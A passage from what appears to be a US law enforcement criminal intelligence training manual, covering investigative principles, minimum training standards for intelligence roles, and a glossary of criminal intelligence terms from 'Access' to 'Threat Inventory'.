appropriate criminal, civil, contractual, or administrative remedies are considered.

Legal Requirements —Investigations should be conducted in accordance with

- all applicable laws, regulations and agency policy;
- guidelines from the prosecuting authorities;
- due respect for the rights and privacy of those involved.

Appropriate Techniques —Specific methods and techniques used should be appropriate for the facts and conditions that surround each investigation.

Impartiality —All investigations must be conducted in an upright and unbiased way, to decide the facts in a steadfast manner.

Objectivity —Evidence must be collected and reported in an unbiased and independent manner in an effort to determine the validity of a legal accusation. This includes inculpatory and exculpatory information.

3. Understanding This Manual

Understanding This Study Manual

The intent of this study manual is to provide perspective and guidance for the development and delivery of professional training for law enforcement and fraud professionals. It is recognized that any type of “standard” can be debated based on an individual’s personal philosophy, professional priorities, and life experiences. To minimize bias or atypical context, the development process for these standards used a consensual approach reflecting the cumulative judgment of law enforcement intelligence practitioners, managers, executives, trainers, and scholars from all levels of government.

The standards reflect the collective judgment of these subject-matter experts (SMEs) with respect to the minimum training needed in each noted classification to provide the basic knowledge, skills, and abilities for personnel in each classification for them to perform their intelligence duties. For the intelligence analyst, those duties would be at the entry-level.

This document should be viewed as a “living document” because supplements may be developed in the future. Future supplements may address additional training classifications or other specialized training needs based on threats that, although not criminal, have implications for homeland security.

Philosophy

These minimum standards were created within the context of the following statement of philosophy as applied to all training categories:

“This training is designed to develop a culture of information analysis and information sharing within the law enforcement communities for the purpose of safeguarding America’s communities while protecting citizens’ privacy and civil rights.

Understanding Minimum Standards

The SMEs who developed these standards expressed the need to reinforce the fact that these are minimum training standards. Personnel who attend training that meets these standards will possess core competencies to perform their duties lawfully and effectively. Of course, effectiveness and efficiency will increase with both experience and additional training. Program developers are urged to expand the modules’ content and times as practicable. This is particularly true as new laws, issues, trends, and best practices emerge. Standards are dynamic and reflect the best knowledge at the time they are written. Monitoring changes within the training environment is a critical responsibility of training program developers. Permeating each component of the training should be the consideration of issues related to fusion centers, the Information Sharing Environment (ISE), privacy issues, and community policing, as applicable to each component of the training.

The minimum standards outlined in this document are recommendations for core minimum criminal intelligence training standards for each training classification:

- Intelligence Analyst;
- Intelligence Manager & Commander;
- Law Enforcement Executive;
- Law Enforcement Officer – Basic Criminal Intelligence;
- Law Enforcement Officer – Criminal Intelligence Refresher;
- Loss Prevention & Fraud Professionals;
- Loss Prevention & Fraud Executives; and
- Criminal Intelligence Officer
- Human / Sex Trafficking
- Immigration Enforcement

The recommendations include objectives, standards, and suggested curriculum/sources of information, as well as time allocations. Standards are defined as specific courses or topics of instruction required to meet the training objective.

Additional Criminal Intelligence Training

The training categories contained in this document are drawn from those articulated in the NCISP and are dependent largely on a person's specific assignment in a law enforcement organization. It is recognized there are important and relevant intelligence training programs that are not covered by the standards; for example, programs for developing an intelligence capacity in a law enforcement agency, new programs focused specifically on intelligence-led policing, or a program on public/private partnerships for the intelligence process and the ISE. Similarly, new programs may target specific issues, such as gang intelligence or drug intelligence. These programs are important and have value despite the lack of specifically defined minimum standards. Collaborative efforts with other criminal justice agencies, such as corrections and parole and probation, may also result in additional topics in the future.

Program developers are urged to explore the diverse applications of law enforcement intelligence in which training voids exist. In those programs, developers are also urged to adopt the same philosophy and curricular issues described above.

4. Appendix

4.1. CECI Appendix

APPENDIX

Criminal Intelligence Glossary of Terms

Law enforcement agencies at all levels are working together more than ever to support information sharing. It is important to note that there is a tremendous effort under way to streamline intelligence terms to facilitate information sharing. As a result, criminal intelligence terminology is changing. It is recommended that organizations stay abreast of emerging intelligence-related terminology.

The definitions contained herein are provided from the perspective of criminal intelligence.

Further, it is recognized that some words and phrases will have alternate or additional meanings when used in the context of national security intelligence, the military, or business. The definitions are intended to be merely descriptive of an entity, issue, or process that may be encountered by those working with the criminal intelligence function. Definitions may differ according to state statutes or local rules.

Access (to sensitive information)

Sensitive information and/or intelligence may be released by a law enforcement agency when at least one of the following four prescribed circumstances applies to the person(s) receiving the information:

Right to Know

Based on having legal authority, one's official position, legal mandates, or official agreements, allowing the individual to receive intelligence reports.

Need to Know

As a result of jurisdictional, organizational, or operational necessities, intelligence or information is disseminated to further an investigation.

Investigatory Value

Intelligence or information is disseminated in the law enforcement community for surveillance, apprehension, or furtherance of an investigation.

Public Value

Intelligence or information can be released to the public when there is a need to know and a right to know the information because of the value that may be derived from public dissemination to (1) aid in locating targets/suspects; and (2) for public safety purposes (i.e., hardening targets, taking precautions).

Actionable

Intelligence and information with sufficient specificity and detail to implement explicit responses to prevent a crime or terrorist attack.

Administrative Analysis

The analysis of economic, geographic, demographic, census, or behavioral data to identify trends and conditions used to aid administrators in making policy and/or resource allocation decisions.

Allocation

Collection and analysis of information that shows relationships among varied individuals suspected of being involved in criminal activity that may provide insight into the criminal operation and which investigative strategies might work best.

Analysis

That activity whereby meaning, actual or suggested, is derived through organizing and systematically examining diverse information and applying inductive or deductive logic for the purposes of criminal investigation or assessment.

Archiving (Records)

The maintenance of records in remote storage after a case has been closed or disposed of, as a matter of contingency, should the records be needed for later reference.

Association Analysis

The entry of critical investigative and/or assessment variables into a two-axis matrix to examine the relationships and patterns that emerge as the variables are correlated in the matrix.

Automated Trusted Information Exchange (ATIX)

Operated by the Regional Information Sharing Systems®, ATIX is a secure means to disseminate national security or terrorist threat information to law enforcement and other first-responders via the ATIX electronic bulletin board, secure Web site, and secure e-mail. Bias/Hate Crime Any criminal act directed toward any person or group as a result of that person's race, ethnicity, religious affiliation, or sexual preference.

C3

An intelligence application concept initially used by military intelligence that stands for command, control, and communication as the hallmark for effective intelligence operations.

Clandestine Activity

An activity that is usually extensive and goal-oriented, planned, and executed to conceal the existence of the operation. Only participants and the agency sponsoring the activity are intended to know about the operation. “Storefront” operations, “stings,” and certain concentrated undercover investigations (such as ABSCAM) can be classified as clandestine collections.

Classified Information/Intelligence

A uniform system for classifying, safeguarding, and declassifying national security information, including information relating to defense against transnational terrorism, to ensure that certain information is maintained in confidence in order to protect citizens, U.S. democratic institutions, U.S. homeland security, and U.S. interactions with foreign nations and entities.

Top Secret Classification

Applied to information, the unauthorized disclosure of which reasonably could be expected to cause exceptionally grave damage to the national security that the original classification authority is able to identify or describe (Executive Order 12958, March 25, 2003).

Secret Classification

Applied to information, the unauthorized disclosure of which reasonably could be expected to cause serious damage to the national security that the original classification authority is able to identify or describe (Executive Order 12958, March 25, 2003).

Confidential Classification

Applied to information, the unauthorized disclosure of which reasonably could be expected to cause damage to the national security that the original classification authority is able to identify or describe (Executive Order 12958, March 25, 2003).

Collation (of information)

A review of collected and evaluated information to determine its substantive applicability to a case or problem at issue and placement of useful information into a form or system that permits easy and rapid access and retrieval.

Collection (of information)

The identification, location, and recording/storing of information, typically from an original source and using both human and technological means, for input into the intelligence cycle for the purpose of meeting a defined tactical or strategic intelligence goal.

Collection Plan

The preliminary step toward completing an assessment of intelligence requirements to determine what type of information needs to be collected, alternatives for how to collect the information, and a timeline for collecting the information.

Command and Control

Command and control functions are performed through an arrangement of personnel, equipment, communications, facilities, and procedures employed by a commander in planning, directing, coordinating, and controlling forces and operations in the accomplishment of a mission.

Commodity (Illegal)

Any item or substance that is inherently unlawful to possess (contraband) or materials which, if not contraband, are themselves being distributed, transacted, or marketed in an unlawful manner.

Commodity Flow Analysis

Graphic depictions and descriptions of transactions, shipment, and distribution of contraband goods and money derived from unlawful activities in order to aid in the disruption of the unlawful activities and apprehend those persons involved in all aspects of the unlawful activities.

Communications Intelligence (COMINT)

The capture of information, either encrypted or in "plaintext," exchanged between intelligence targets or transmitted by a known or suspected intelligence target for the purposes of tracking communications patterns and protocols (traffic analysis), establishing links between intercommunicating parties or groups, and/or analysis of the substantive meaning of the communication.

Conclusion

A definitive statement about a suspect, action, or state of nature based on the analysis of information.

Confidential

See Classified Information/Intelligence, Confidential Classification.

Continuing Criminal Enterprise

Any individual, partnership, corporation, association, or other legal entity and any union or group of individuals associated in fact, although not a legal entity, that are involved in a continuing or perpetuating criminal activity.

Controlled Unclassified Information (CUI)

This is a proposed term to replace the term “Sensitive But Unclassified.” It has not been officially adopted.

Coordination

The process of interrelating work functions, responsibilities, duties, resources, and initiatives directed toward goal attainment.

Counterintelligence

Information compiled, analyzed, and/or disseminated in an effort to investigate espionage, sedition, or subversion that is related to national security concerns. A national security intelligence activity that involves blocking or developing a strategic response to other groups, governments, or individuals through the identification, neutralization, and manipulation of their intelligence services.

Covert Intelligence

A covert activity is planned and executed to conceal the collection of information and/or the identity of any officer or agent participating in the activity.

Crime Analysis

The process of analyzing information collected on crimes and police service delivery variables in order to give direction for police officer deployment, resource allocation, and policing strategies as a means to maximize crime prevention activities and the cost-effective operation of the police department.

Crime-Pattern Analysis

An assessment of the nature, extent, and changes of crime based on the characteristics of the criminal incident, including modus operandi, temporal, and geographic variables.

Criminal History Record Information (CHRI)

Information collected by criminal justice agencies on individuals, consisting of identifiable descriptions and notations of arrests, detentions, indictments, information, or other formal criminal charges and any disposition arising therefrom, including sentencing, correctional supervision, and/or release. The term does not include identification information, such as fingerprint records, to the extent that such information does not indicate involvement of the individual in the criminal justice system.

Criminal Investigative Analysis

An analytic process that studies serial offenders, victims, and crime scenes in order to assess characteristics and behaviors of offender(s) with the intent to identify or aid in the identification of the

offender(s).

Criminal Predicate

Information about an individual or his/her behavior that may be collected and stored in a law enforcement intelligence records system only when there is reasonable suspicion that the individual is involved in criminal conduct or activity and the information is relevant to that criminal conduct or activity.

Cryptanalysis

The process of deciphering encrypted communications of an intelligence target.

Cryptography

The creation of a communications code/encryption system for communication transmission with the intent of precluding the consumption and interpretation of one's own messages.

Cryptology

The study of communications encryption methods that deal with the development of "codes" and the "scrambling" of communications in order to prevent the interception of the communications by an unauthorized or unintended party.

Data Element

A field within a database that describes or defines a specific characteristic or attribute.

Data Owner

The agency that originally enters information or data into a law enforcement records system.

Data Quality

Controls implemented to ensure that all information in a law enforcement agency's records system is complete, accurate, and secure.

Deconfliction

The processor system that is used to determine whether multiple law enforcement agencies are investigating the same person or crime and that provides notification to each agency involved of the shared interest in the case, as well as providing contact information. This is an information and intelligence-sharing process that seeks to minimize conflicts between agencies and maximize the effectiveness of an investigation.

Deductive Logic

The reasoning process of taking information and arriving at conclusions from within that information.

Deployment

The short-term assignment of personnel to address specific crime problems or police service demands.

Designated State and/or Major Urban Area Fusion Center

The fusion center in each state designated as the primary or lead fusion center for the information sharing environment.

Dissemination (of Intelligence)

The process of effectively distributing analyzed intelligence utilizing certain protocols in the most appropriate format to those in need of the information to facilitate their accomplishment of organizational goals.

Due Process

Fundamental fairness during the course of the criminal justice process, including adherence to legal standards and the civil rights of the police constituency; the adherence to principles that are fundamental to justice.

El Paso Intelligence Center (EPIC)

A cooperative intelligence center serving as a clearinghouse and intelligence resource for local, state, and federal law enforcement agencies. Its primary concern is drug trafficking; however, intelligence on other crimes is also managed by EPIC.

Enterprise

Any individual, partnership, corporation, association, or other legal entity and any union or group of individuals associated in fact, although not a legal entity.

Evaluation (of Information)

All information collected for the intelligence cycle is reviewed for its quality with an assessment of the validity and reliability of the information.

Event Flow Analysis

Graphic depictions and descriptions of incidents, behaviors, and people involved in an unlawful event,

intended to help understand how an event occurred as a tool to aid in prosecution as well as prevention of future unlawful events.

Exemptions (to the Freedom of Information Act)

Circumstances wherein a law enforcement agency is not required to disclose information from a Freedom of Information Act (FOIA) request.

Field Intelligence Group (FIG)

The centralized intelligence component in a Federal Bureau of Investigation (FBI) field office that is responsible for the management, execution, and coordination of intelligence functions within the field office region.

Field Intelligence Report (FIR)

An officer-initiated interview of a person believed by the officer to be acting in a suspicious manner that may be indicative of planning or preparing to conduct criminal activity.

Financial Analysis

A review and analysis of financial data to ascertain the presence of criminal activity. It can include bank record analysis, net worth analysis, financial profiles, source and applications of funds, financial statement analysis, and/or Bank Secrecy Act record analysis. It can also show destinations of proceeds of crime and support prosecutions.

Flow Analysis

The review of raw data to determine the sequence of events or interactions that may reflect criminal activity. Flow analysis includes timelines, event flow analysis, commodity flow analysis, and activity flow analysis and may show missing actions or events that need further investigation.

For Official Use Only (FOUO)

A designation applied to unclassified sensitive information that may be exempt from mandatory release to the public under the FOIA.

Forecast (as related to Criminal Intelligence)

The product of an analytic process that provides a probability of future crimes and crime patterns based on a comprehensive, integrated analysis of past, current, and developing trends.

Freedom of Information Act (FOIA)

The Freedom of Information Act, 5 U.S.C. 552, enacted in 1966, statutorily provides that any person has a right, enforceable in court, to access federal agency records, except to the extent that such records (or portions thereof) are protected from disclosure by one of nine exemptions.

Fusion Center

The physical location of the law enforcement intelligence fusion process.

Fusion Center Guidelines

A series of nationally recognized standards developed by law enforcement intelligence subject-matter experts designed for the good practice of developing and managing an intelligence fusion center.

Fusion Process

The overarching process of managing the flow of information and intelligence across levels and sectors of government.

Granularity

Considers the specific details and pieces of information, including nuances and situational inferences that constitute the elements on which intelligence is developed through analysis.

Guidelines

See Intelligence Records Guidelines

Homeland Security Advisory System

An information and communications structure designed by the U.S. government for disseminating information to all levels of government and the American people regarding the risk of terrorist attacks and for providing a framework to assess the risk at five levels: Low, Guarded, Elevated, High, and Severe.

Human Intelligence (HUMINT)

Intelligence-gathering methods that require human interaction or observation of the target or targeted environment. The intelligence is collected through the use of one's direct senses or the optical and/or audio enhancement of the senses.

Hypothesis (from Criminal Intelligence Analysis)

An interim conclusion regarding persons, events, and/or commodities based on the accumulation and analysis of intelligence information that is to be proved or disproved by further investigation and analysis.

Imagery

The representation of an object or locale produced on any medium by optical or electronic means. The nature of the image will be dependent on the sensing media and sensing platform.

Indicator

Generally defined and observable actions that, based on an analysis of past known behaviors and characteristics, collectively suggest that a person may be committing, may be preparing to commit, or has committed an unlawful act.

Inductive Logic

The reasoning process of taking diverse pieces of specific information and inferring a broader meaning of the information through the course of hypothesis development.

Inference Development

The creation of a probabilistic conclusion, estimate, or prediction related to an intelligence target based on the use of inductive or deductive logic in the analysis of raw information related to the target.

Informant

An individual not affiliated with a law enforcement agency who provides information about criminal behavior to a law enforcement agency. An informant may be a community member, a businessperson, or a criminal informant who seeks to protect himself/herself from prosecution and/or provide the information in exchange for payment.

Information

Pieces of raw, unanalyzed data that identify persons, evidence, or events or illustrate processes that indicate the incidence of a criminal event or witnesses or evidence of a criminal event.

Information Classification

See Classified Information/Intelligence.

Information Evaluation

See Evaluation (of Information).

Information Sharing Environment

A trusted partnership among all levels of government, the private sector, and foreign partners to detect, prevent, preempt, and mitigate the effects of terrorism against territory, people, and the interests of the United States of America. This partnership enables the trusted, secure, and appropriate exchange of

terrorism information, in the first instance, across the five federal communities; to and from state, local, and tribal governments, foreign allies, and the private sector; and at all levels of security classifications.

Information Sharing System

An integrated and secure methodology, whether computerized or manual, designed to efficiently and effectively distribute critical information about offenders, crimes, and/or events in order to enhance prevention and apprehension activities by law enforcement.

Information System

An organized means, whether manual or electronic, of collecting, processing, storing, and retrieving information on individual entities for purposes of record and reference.

Intelligence (Criminal)

The product of the analysis of raw information related to crimes or crime patterns with respect to an identifiable person or group of persons in an effort to anticipate, prevent, or monitor possible criminal activity.

Intelligence Analyst

A professional position in which the incumbent is responsible for taking the varied facts, documentation of circumstances, evidence, interviews, and any other material related to a crime and organizing them into a logical and related framework for the purposes of developing a criminal case, explaining a criminal phenomenon, describing crime and crime trends and/or preparing materials for court and prosecution, or arriving at an assessment of a crime problem or crime group.

Intelligence Assessment

A comprehensive report on an intelligence issue related to criminal or national security threats available to local, state, tribal, and federal law enforcement agencies.

Intelligence Bulletins

A finished intelligence product in article format that describes new developments and evolving trends. The bulletins are typically Sensitive But Unclassified (SBU) and available for distribution to local, state, tribal, and federal law enforcement.

Intelligence Community

Those agencies of the U.S. government, including the military, which have the responsibility of preventing

breaches to U.S. national security and responding to national security threats.

Intelligence Cycle

An organized process by which information is gathered, assessed, and distributed in order to fulfill the goals of the intelligence function. It is a method of performing analytic activities and placing the analysis in a useable form.

Intelligence Estimate

The appraisal, expressed in writing or orally, of available intelligence relating to a specific situation or condition with a view to determining the courses of action open to criminal offenders and terrorists and the order of probability of their adoption. Includes strategic projections on the economic, human, and/or quantitative criminal impact of the crime or issue that is subject to analysis.

Intelligence Function

That activity within a law enforcement agency responsible for some aspect of law enforcement intelligence, whether collection, analysis, and/or dissemination.

Intelligence Gap

An unanswered question about a cyber, criminal, or national security issue or threat.

Intelligence Information Reports (IIR)

Raw, unevaluated intelligence concerning “perishable” or time-limited information about criminal or

national security issues. Although the full IIR may be classified, local, state, and tribal law enforcement agencies will have access to Sensitive But Unclassified information in the report under the tear line.

Intelligence-Led Policing

The dynamic use of intelligence to guide operational law enforcement activities to targets, commodities, or threats for both tactical responses and strategic decision making for resource allocation and/or strategic responses.

Intelligence Mission

The role that the intelligence function of a law enforcement agency fulfills in support of the overall mission of the agency; it specifies in general language what the function is intended to accomplish. Intelligence Mutual Aid Pact (IMAP)

A formal agreement between law enforcement agencies designed to expedite the process of sharing

information in intelligence records.

Intelligence Officer

A law enforcement officer assigned to an agency's intelligence function for purposes of investigation, liaison, or other intelligence-related activity that requires or benefits from having a sworn officer perform the activity.

Intelligence Products

Reports or documents that contain assessments, forecasts, associations, links, and other outputs from the analytic process that may be disseminated for use by law enforcement agencies for prevention of crimes, target hardening, apprehension of offenders, and prosecution. Intelligence Records (Files)

Stored information on the activities and associations of individuals, organizations, businesses, and groups who are suspected (reasonable suspicion) of being involved in the actual or attempted planning, organizing, financing, or commissioning of criminal acts or are suspected of being or having been involved in criminal activities with known or suspected crime figures.

Intelligence Records Guidelines

Derived from the federal regulation 28 CFR Part 23, these are guidelines/standards for the development of records management policies and procedures used by law enforcement agencies.

International Criminal Police Organization (INTERPOL)

INTERPOL is a worldwide law enforcement organization established for mutual assistance in the prevention, detection, and deterrence of international crimes. It houses international police databases, provides secure international communications between member countries for the exchange of routine criminal investigative information, and is an information clearinghouse on international criminals/fugitives and stolen properties.

Key Word In Context (KWIC)

An automated system that indexes selected keywords that represent the evidence or information being stored.

Law Enforcement Intelligence

The end product (output) of an analytic process that collects and assesses information about crimes and/or criminal enterprises with the purpose of making judgments and inferences about community conditions, potential problems, and criminal activity with the intent to pursue criminal prosecution, project crime trends, or support informed decision making by management.

Law Enforcement Sensitive (LES)

Sensitive But Unclassified information specifically compiled for law enforcement purposes that, if not protected from unauthorized access, could reasonably be expected to 1) interfere with law enforcement

proceedings, 2) deprive a person of a right to a fair trial or impartial adjudication, 3) constitute an unwarranted invasion of the personal privacy of others, 4) disclose the identity of a confidential source, 5) disclose investigative techniques and procedures, and/or 6) endanger the life or physical safety of an individual.

Methods

These are the methodologies (e.g., electronic surveillance or undercover operations) of how critical information is obtained and recorded.

Micro-Intelligence

Intelligence activities focusing on current problems and crimes for either case development or resource allocation.

Money Laundering

The practice of using multiple unlawful transactions of money and/or negotiable instruments gained through illegal activities with the intent of hiding the origin of the income, those who have been “paid” from the income, and/or the location of the unlawful income.

National Central Bureau (NCB or USNCB)

The United States headquarters of INTERPOL is located in Washington, D.C.

National Criminal Intelligence Resource Center (NCIRC)

An Internet Web site that contains information regarding law enforcement intelligence operations and practices and provides criminal justice professionals with a centralized resource information bank to access a multitude of criminal intelligence resources to help law enforcement agencies develop, implement, and retain a lawful and effective intelligence capacity.

National Criminal Intelligence Sharing Plan (NCISP)

A formal intelligence sharing initiative, supported by the U.S. Department of Justice, Office of

Justice Programs, that securely links local, state, tribal, and federal law enforcement agencies, facilitating the exchange of critical intelligence information. The plan contains model policies and standards and is a blueprint for law enforcement administrators to follow when enhancing or building an intelligence function. It describes a nationwide communications capability that will link all levels of law enforcement personnel, including officers on the street, intelligence analysts, unit commanders, and police executives.

National Security Intelligence

The collection and analysis of information concerned with the relationship and equilibrium of the United States with foreign powers, organizations, and persons with regard to political and economic factors, as well

as the maintenance of the United States' sovereign principles.

Network

A structure of interconnecting components designed to communicate with each other and perform a function or functions as a unit in a specified manner.

Open Communications (OPCOM)

The collection of open or publicly available communications, broadcasts, audio or video recordings, propaganda, published statements, and other distributed written or recorded material for purposes of analyzing the information.

Open Source Information (or Intelligence)

Individual data, records, reports, and assessments that may shed light on an investigatory target or event that do not require any legal process or any type of clandestine collection techniques for a law enforcement agency to obtain. Rather, it is obtained through means that meet copyright and commercial requirements of vendors, as well as being free of legal restrictions to access by anyone who seeks that information.

Operational Analysis

An assessment of the methodology of a criminal enterprise or terrorist organization that depicts how the enterprise performs its activities, including communications, philosophy, compensation, security, and other variables that are essential for the enterprise to exist.

Operational Intelligence

Information is evaluated and systematically organized on an active or potential target, such as groups of or individual criminals, relevant premises, contact points, and methods of communication. This process is developmental in nature, wherein there are sufficient articulated reasons to suspect criminal activity. Intelligence activities explore the basis of those reasons and newly developed information in order to develop a case for arrest or indictment.

Outcome Evaluation

The process of determining the value or amount of success in achieving a predetermined objective through defining the objective in some qualitative or quantitative measurable terms, identifying the proper criteria (or variables) to be used in measuring the success toward attaining the objective, determination and explanation of the degree of success, and recommendations for further program actions to attain the desired objectives/outcomes.

Planning

The preparation for future situations, estimating organizational demands and resources needed to attend to

those situations, and initiating strategies to respond to those situations.

Pointer System or Index

A system that stores information designed to identify individuals, organizations, and/or crime methodologies with the purpose of linking law enforcement agencies that have similar investigative and/or intelligence interests in the entity defined by the system.

Policy

The principles and values that guide the performance of a duty. A policy is not a statement of what must be done in a particular situation. Rather, it is a statement of guiding principles that should be followed in activities that are directed toward the attainment of goals.

Prediction

The projection of future criminal actions or changes in the nature of crime trends or a criminal enterprise based on an analysis of information depicting historical trends from which a forecast is based.

Preventive Intelligence

Intelligence that can be used to interdict or forestall a crime or terrorist attack.

Privacy (Information)

The assurance that legal and constitutional restrictions on the collection, maintenance, use, and disclosure of personally identifiable information will be adhered to by criminal justice agencies, with use of such information to be strictly limited to circumstances in which legal process permits use of the personally identifiable information.

Privacy (Personal)

The assurance that legal and constitutional restrictions on the collection, maintenance, use, and disclosure of behaviors of an individual—including his/her communications, associations, and transactions—will be adhered to by criminal justice agencies, with use of such information to be strictly limited to circumstances in which legal process authorizes surveillance and investigation.

Privacy Act

Legislation that allows an individual to review almost all federal files (and state files under the auspices of the respective state privacy acts) pertaining to him/her, places restrictions on the disclosure of personally identifiable information, specifies that there be no secret records systems on individuals, and compels the government to reveal its information sources.

Proactive

Taking action that is anticipatory to a problem or situation with the intent to eliminate or mitigate the effect of the incident.

Procedural Due Process

Mandates and guarantees of law that ensure that the procedures employed during the course of the criminal justice process to deprive a person of life, liberty, or property meet constitutional standards.

Procedure

A method of performing an operation or a manner of proceeding on a course of action. It differs from policy in that it directs action in a particular situation to perform a specific task within the guidelines of policy. Both policies and procedures are goal-oriented. However, policy establishes limits to action, whereas procedure directs responses within those limits.

Profile/Criminal Profile

An investigative technique used to identify and define the major personality and behavioral characteristics of the criminal offender based on an analysis of the crime(s) he or she has committed.

Protocol (of Intelligence Collection)

Information collection procedures employed to obtain verbal and written information, actions of people, and physical evidence required for strategic and tactical intelligence analysis.

Purging (Records)

The removal and/or destruction of records because they are deemed to be of no further value or because further access to the records would serve no legitimate government interest.

Qualitative (Methods)

Research methods that collect and analyze information that is described in narrative or rhetorical form, with conclusions drawn based on the cumulative interpreted meaning of that information.

Quantitative (Methods)

Research methods that collect and analyze information that can be counted or placed on a scale of measurement that can be statistically analyzed.

Racketeer Influenced and Corrupt Organizations

RICO Act or Similar State Statutes Title IX of the Organized Crime Control Act of 1970 (18

U.S.C. Sections 1961-1968) provides civil and criminal penalties for persons who engage in a pattern of racketeering activity or collection of an unlawful debt that has a specified relationship to an enterprise that affects interstate commerce.

Racketeering Activity

State felonies involving murder, robbery, extortion, and several other serious offenses and more than 30 serious federal offenses, including extortion, interstate theft offenses, narcotics violations, mail fraud, and securities fraud.

Reasonable Suspicion

When information exists that establishes sufficient facts to give a trained law enforcement or criminal investigative agency officer, investigator, or employee a basis to believe that there is a reasonable possibility that an individual or organization is involved in a definable criminal activity or enterprise.

Recommendations

Suggestions for actions to be taken based on the findings of an analysis.

Records (Intelligence)

See Intelligence Records (Files).

Records System

A group of records from which information is retrieved by reference to a name or other personal identifier, such as a Social Security number.

Red Team

A technique for assessing vulnerability that involves viewing a potential target from the perspective of an attacker to identify its hidden vulnerabilities and to anticipate possible modes of attack.

Regional Information Sharing Systems® (RISS)

RISS is composed of six regional intelligence centers that provide secure communications, information sharing resources, and investigative support to combat multijurisdictional crime and terrorist threats to over 8,000 local, state, tribal, and federal member law enforcement agencies in all 50 states, the District of Columbia, U.S. territories, Australia, Canada, and England.

Regional Intelligence Centers

Multi-jurisdictional centers cooperatively developed within a logical geographical area that coordinate federal, state, and local law enforcement information with other information sources to track and assess criminal and terrorist threats that are operating in or interacting with the region. Reliability

Asks the question, "Is the source of the information consistent and dependable?"

Reporting

Depending on the type of intelligence, the process of placing analyzed information into the proper form to ensure the most effective consumption.

Requirements (Intelligence)

The types of intelligence operational law enforcement elements need from the intelligence function within an agency or other intelligence-producing organizations in order for law enforcement officers to

maximize protection and preventive efforts as well as identify and arrest persons who are criminally liable.

Responsibility

Responsibility reflects how the authority of a unit or individual is used and determines whether goals have been accomplished and the mission fulfilled in a manner that is consistent with the defined limits of authority.

Risk Assessment

An analysis of a target, illegal commodity, or victim to identify the probability of being attacked or criminally compromised and to analyze vulnerabilities.

Risk Management-Based Intelligence

An approach to intelligence analysis that has as its object the calculation of the risk attributable to a threat source or acts threatened by a threat source; a means of providing strategic intelligence for planning and policymaking, especially regarding vulnerabilities and countermeasures designed to prevent criminal acts; a means of providing tactical or operational intelligence in support of operations against a specific threat source, capability, or modality; can be quantitative if a proper database exists to measure likelihood and impact and calculate risk; can be qualitative and subjective and still deliver a reasonably reliable ranking of risk for resource allocation and other decision making in strategic planning and for operations in tactical situations.

Rules

A specific requirement or prohibition that is stated to prevent deviations from policy or procedure. A violation of a rule typically results in an internal investigation and may result in disciplinary action.

Sealing (Records)

Records are stored by an agency but cannot be accessed, referenced, or used without a court order or

statutory authority based on a showing of evidence that there is a legitimate government interest to review the sealed information.

Security

A series of procedures and measures that, when combined together, provide protection of people from harm, information from improper disclosure or alteration, and assets from theft or damage. (Criminal Justice

Commission, 1995.)

Sensitive But Unclassified (SBU) Information

Information that has not been classified by a federal law enforcement agency that pertains to significant law enforcement cases under investigation and criminal intelligence reports that require dissemination criteria to only those persons necessary to further the investigation or to prevent a crime or terrorist act.

Sensitive Compartmented Information (SCI)

Classified information concerning or derived from intelligence sources, methods, or analytical processes that is required to be handled within formal access control systems.

Sensitive Compartmented Information Facility (SCIF)

An accredited area, room, group of rooms, buildings, or an installation where SCI may be stored, used, discussed, and/or processed.

Sensitive Homeland Security Information (SHSI)

Any information created or received by an agency or any local, county, state, or tribal government that the loss, misuse, unauthorized disclosure, modification of, or the unauthorized access to could reasonably be expected to impair significantly the capabilities and/or efforts of agencies and/or local, county, state, and tribal personnel to predict, analyze, investigate, deter, prevent, protect against, mitigate the effects of, or recover from acts of terrorism. SHSI does not include any information that is:

- (1) Classified as national security information 1. pursuant to Executive Order 12958, as amended, or any successor order.
- (2) Designated by Executive Order 12951, any 2. successor order, or the Atomic Energy Act of 1954 (42 U.S.C. § 2011), to require protection against unauthorized disclosure.
- (3) Protected Critical Infrastructure Information 3. (PCII) as defined in 6 Code of Federal Regulations (CFR) § 29.2.
- (4) Sensitive Security Information (SSI) as defined 4. in 49 CFR Part 1520.

Signal Intelligence (SIGINT)

The interception of various radio frequency signals, microwave signals, satellite audio communications, non-imagery infrared and coherent light signals, and transmissions from surreptitiously placed audio micro-transmitters in support of the communications intelligence activity. Sources
From an intelligence perspective, these are persons (human intelligence, or HUMINT) who collect or possess critical information needed for intelligence analysis.

Spatial Analysis

The process of using a geographic information system in combination with crime-analysis techniques to assess the geographic context of offenders, crimes, and other law enforcement activity.

Statistical System

An organized means of collecting, processing, storing, and retrieving aggregate information for purposes of analysis, research, and reference. No individual records are stored in a statistical system.

Strategic Intelligence

An assessment of targeted crime patterns, crime trends, criminal organizations, and/or unlawful commodity transactions for purposes of planning, decision making, and resource allocation; the focused examination of unique, pervasive, and/or complex crime problems.

Substantive Due Process

Guarantees persons against arbitrary, unreasonable, or capricious laws, and it acts as a limitation against arbitrary governmental actions so that no government agency may exercise powers beyond those authorized by the Constitution.

Surveillance

The observation of activities, behaviors, and associations of a LAWINT target (individual or group) with the intent to gather incriminating information, or “lead” information, that is used for the furtherance of a criminal investigation.

Tactical Intelligence

Evaluated information on which immediate enforcement action can be based; intelligence activity focused specifically on developing an active case.

Target

Any person, organization, group, crime or criminal series, or commodity being subject to investigation and intelligence analysis.

Target Profile

A profile that is person-specific and contains sufficient detail to initiate a target operation or support an ongoing operation against an individual or networked group of individuals.

Targeting

The identification of crimes, crime trends, and crime patterns that have discernible characteristics that make collection and analysis of intelligence information an efficient and effective method for identifying, apprehending, and prosecuting those who are criminally responsible.

Tear-Line Report

A report containing classified intelligence or information that is prepared in such a manner that data relating to intelligence sources and methods are easily removed from the report to protect sources and methods from disclosure. Typically, the information below the “tear line” can be released as Sensitive But Unclassified.

Telemetry

The collection and processing of information derived from non-communications electromagnetic radiations emitting from sources such as radio navigation systems (e.g., transponders), radar systems, and information/data signals emitted from monitoring equipment in a vehicle or device.

Telephone Record (Toll)/Communications Analysis

An assessment of telephone call activity associated with investigatory targets to include telephone numbers called and/or received, the frequency of calls between numbers, the dates of calls, length of calls, and patterns of use.

Third Agency Rule

An agreement wherein a source agency releases information under the condition that the receiving agency does not release the information to any other agency—that is, a third agency.

Threat Assessment

An assessment of a criminal or terrorist presence within a jurisdiction integrated with an assessment of potential targets of that presence and a statement of probability that the criminal or terrorist will commit an unlawful act. The assessment focuses on the criminal’s or terrorist’s opportunity, capability, and willingness to fulfill the threat.

Threat Inventory

An information and intelligence-based survey within the region of a law enforcement agency to identify potential individuals or groups that pose a criminal or terrorist threat without a judgment of the kind of threat they pose. The inventory is simply to determine their presence.

Undercover Investigation

